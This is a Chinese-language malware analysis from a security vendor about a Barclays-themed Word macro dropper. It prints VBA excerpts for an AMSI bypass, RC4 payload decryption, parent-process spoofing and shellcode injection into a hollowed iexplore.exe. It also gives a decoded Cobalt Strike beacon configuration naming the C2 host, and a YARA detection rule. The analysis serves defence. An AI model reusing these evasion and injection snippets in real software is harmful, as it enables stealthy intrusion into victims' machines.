针对于巴克莱银行宏病毒样本分析

病毒概述

近日，天融信 EDR 安全团队捕获病毒样本。黑客为了防止静态分析，采用鼠标移动后触发运行病毒，尝试绕过 AMSI ，将内容放置于组件中，读取文件内容后，使用 base64 解密，RC4 解密，读取系统进程 explorer 的 PID，并指定为父进程，建立 iexplorer.exe 进程，将进程设置为傀儡进程后，将 shellcode 注入到该进程中，连接黑客后台。

天融信 EDR 可精确检测并查杀该木马，有效阻止事件蔓延。

病毒分析

收到样本，打开后发现有宏内容

发现宏文件做了加密，绕过加密后，找到宏的主函数，在鼠标移动的时候，运行 X32_office 函数

```
Private Sub Label1_MouseMove(ByVal Button As Integer, ByVal Shift As Integer, ByVal x As Single, ByVal y As Single)
    Module1.x32_office
End Sub
```

尝试绕过 AMSI 如果成功绕过后，执行 CallMe 函数

```
Dim TrvOffset As Integer

Dim InstructionInStringOffset As Integer
Dim Success As Integer

ScanBufferMagicBytes = "8B450C85C0745A85DB"
ScanStringMagicBytes = "8B550C85D27434837D"
TrvOffset = 300
Success = 0

LeakedAmsiDllAddr = LoadDll("amsi.dll", "AmsiUacInitialize")

LeakedBytesBuffer = GetBuffer(LeakedAmsiDllAddr, TrvOffset)
```

读取组件内容，做 base64 解密，加载内置的秘钥 utbyyggruw 做 rc4 解密

```
Sub CallMe()
System.Cursor = wdCursorWait
Dim sNull As String
Dim lRetValue As Long

Dim b, se
Dim sStr As String
Dim s() As Byte

b = ThisDocument.TextBox1.Text

se = DecodeBase64(b)
sStr = RC4(se, "utbyyggruw")
```

```
    Dim kLen, x, y, i, j, temp
    Dim s(256), k(256)
    For a = 0 To 255
        s(a) = a
        k(a) = 0
    Next
    kLen = Len(strKey)
    For i = 0 To 255
        j = (j + s(i) + Asc(Mid(strKey, (i Mod kLen) + 1, 1))) Mod 256

        k(i) = j
        temp = s(i)
        s(i) = s(j)
        s(j) = temp
    Next
    x = 0
    y = 0
    For i = 1 To LenB(byteMessage)
        x = (x + 1) Mod 256
        y = (y + s(x)) Mod 256
        temp = s(x)
        s(x) = s(y)
        s(y) = temp
        RC4 = RC4 & Chr((s((s(x) + s(y)) Mod 256) Xor AscB(MidB(byteMessage, i, 1))))
    Next
```


读取 explorer 的 PID，并指定为病毒的父进程，为了后续方便分析，将 shellcode 转储到桌面

```
Dim si As STARTUPINFOEX
Dim pid, result As Integer
Dim threadAttribSize As Integer
Dim parentHandle As LongPtr
Dim originalCli As String

pid = getPidByName("explorer.exe")
parentHandle = OpenProcess(PROCESS_ALL_ACCESS, False, pid)

Open "C:\Users\sui\Desktop\asdf.txt" For Append As #1
Print #1, sStr
Close #1
```

建立 iexplorer.exe 的进程，使用傀儡进程技术，将病毒代码进行注入正常的系统进程中


```
Dim processPath As String
processPath = "C:\\Program Files (x86)\\Internet Explorer\\iexplore.exe"
result = CreateProcess(sNull, processPath, ByVal 0&, ByVal 0&, 1&, &H80014, ByVal 0&, sNull, VarPtr(si), pi)

Dim base_addr As Long
base_addr = VirtualAllocEx(pi.hProcess, 0, sSize, MEM_COMMIT + MEM_RESERVE, PAGE_EXECUTE_READWRITE)

If base_addr = 0 Then
    Exit Sub
End If

Dim a() As String
a = Split(sByte)
Dim myByte As Long
For Offset = LBound(a) To UBound(a) - 1
    myByte = "&H" & a(Offset)

    result = WriteProcessMemory(pi.hProcess, base_addr + Offset, myByte, 1, ByVal 0&)
Next Offset
```

病毒运行成功后，弹框提示解密失败 需要去联系黑客。




```
Dim f
f = MsgBox("Decryption failed. Please contact support@security-and-privacy.com quoting error ID 493025F", vbCritical, "Error")
```

查看之前保存的 shellcode



运行解密 cs shellcode 的脚本，拿到连接黑客后台的地址及端口号

```
BeaconType                      - HTTPS
Port                            - 273
SleepTime                       - 266513
MaxGetSize                      - 1398588
Jitter                          - 37
MaxDNS                          - Not Found
C2Server                        - security-and-privacy.com,/wp-content/themes/s
ecurity-and-privacy/images/footer-small.svg
UserAgent                       - Not Found
HttpPostUri                     - /request/v1/consentreceipts
Malleable_C2_Instructions       - Remove 34 bytes from the end
                                  Remove 273 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
HttpGet_Metadata                - Not Found
HttpPost_Metadata               - Not Found
SpawnTo                         - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00'
PipeName                        - Not Found
DNS_Idle                        - Not Found
DNS_Sleep                       - Not Found
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\gpupdate.exe
Spawnto_x64                     - %windir%\sysnative\gpupdate.exe
CryptoScheme                    - 0
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark                       - 423698193
bStageCleanup                   - True
bCFGCaution                     - False
KillDate                        - 2021-10-04
bProcInject_StartRWX            - True
bProcInject_UseRWX              - False
bProcInject_MinAllocSize        - 17500
ProcInject_PrependAppend_x86    - b'\x11\x11\x11'
                                  Empty
ProcInject_PrependAppend_x64    - b'\x11\x11\x11'
                                  Empty
ProcInject_Execute              - Not Found
ProcInject_AllocationMethod     - NtMapViewOfSection
bUsesCookies                    - True
HostHeader                      - Not Found
```

yara 规则

```
rule barclays_doc_macro
{
meta:
   description= " doc file macro "
strings:
      $doc = { 08 02 5B 43 6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78
6D 6C 20 A2 04 }
      $vbacode = { 00 77 6F 72 64 2F 76 62 61 50 72 6F 6A 65 63 74 2E 62
69 6E }
      $textbox = { 77 6F 72 64 2F 61 63 74 69 76 65 58 2F 61 63 74 69 76 65
58 32 2E 62 69 }condition:
      filesize < 8MB and all of them
}
```

防护建议

针对病毒，可通过以下三种方式进行防御或查杀：

1. 下载安装天融信 EDR 防御软件并进行全盘扫描查杀，即可清除该木马。
2. 更改系统及应用使用的默认密码，配置高强度密码认证，并定期更新密码。
3. 及时修复系统及应用漏洞。

天融信 EDR 获取方式

- 天融信 EDR 企业版试用：可通过天融信各地分公司获取（查询网址：http://www.topsec.com.cn/contact/）
- 天融信 EDR 单机版下载地址：http://edr.topsec.com.cn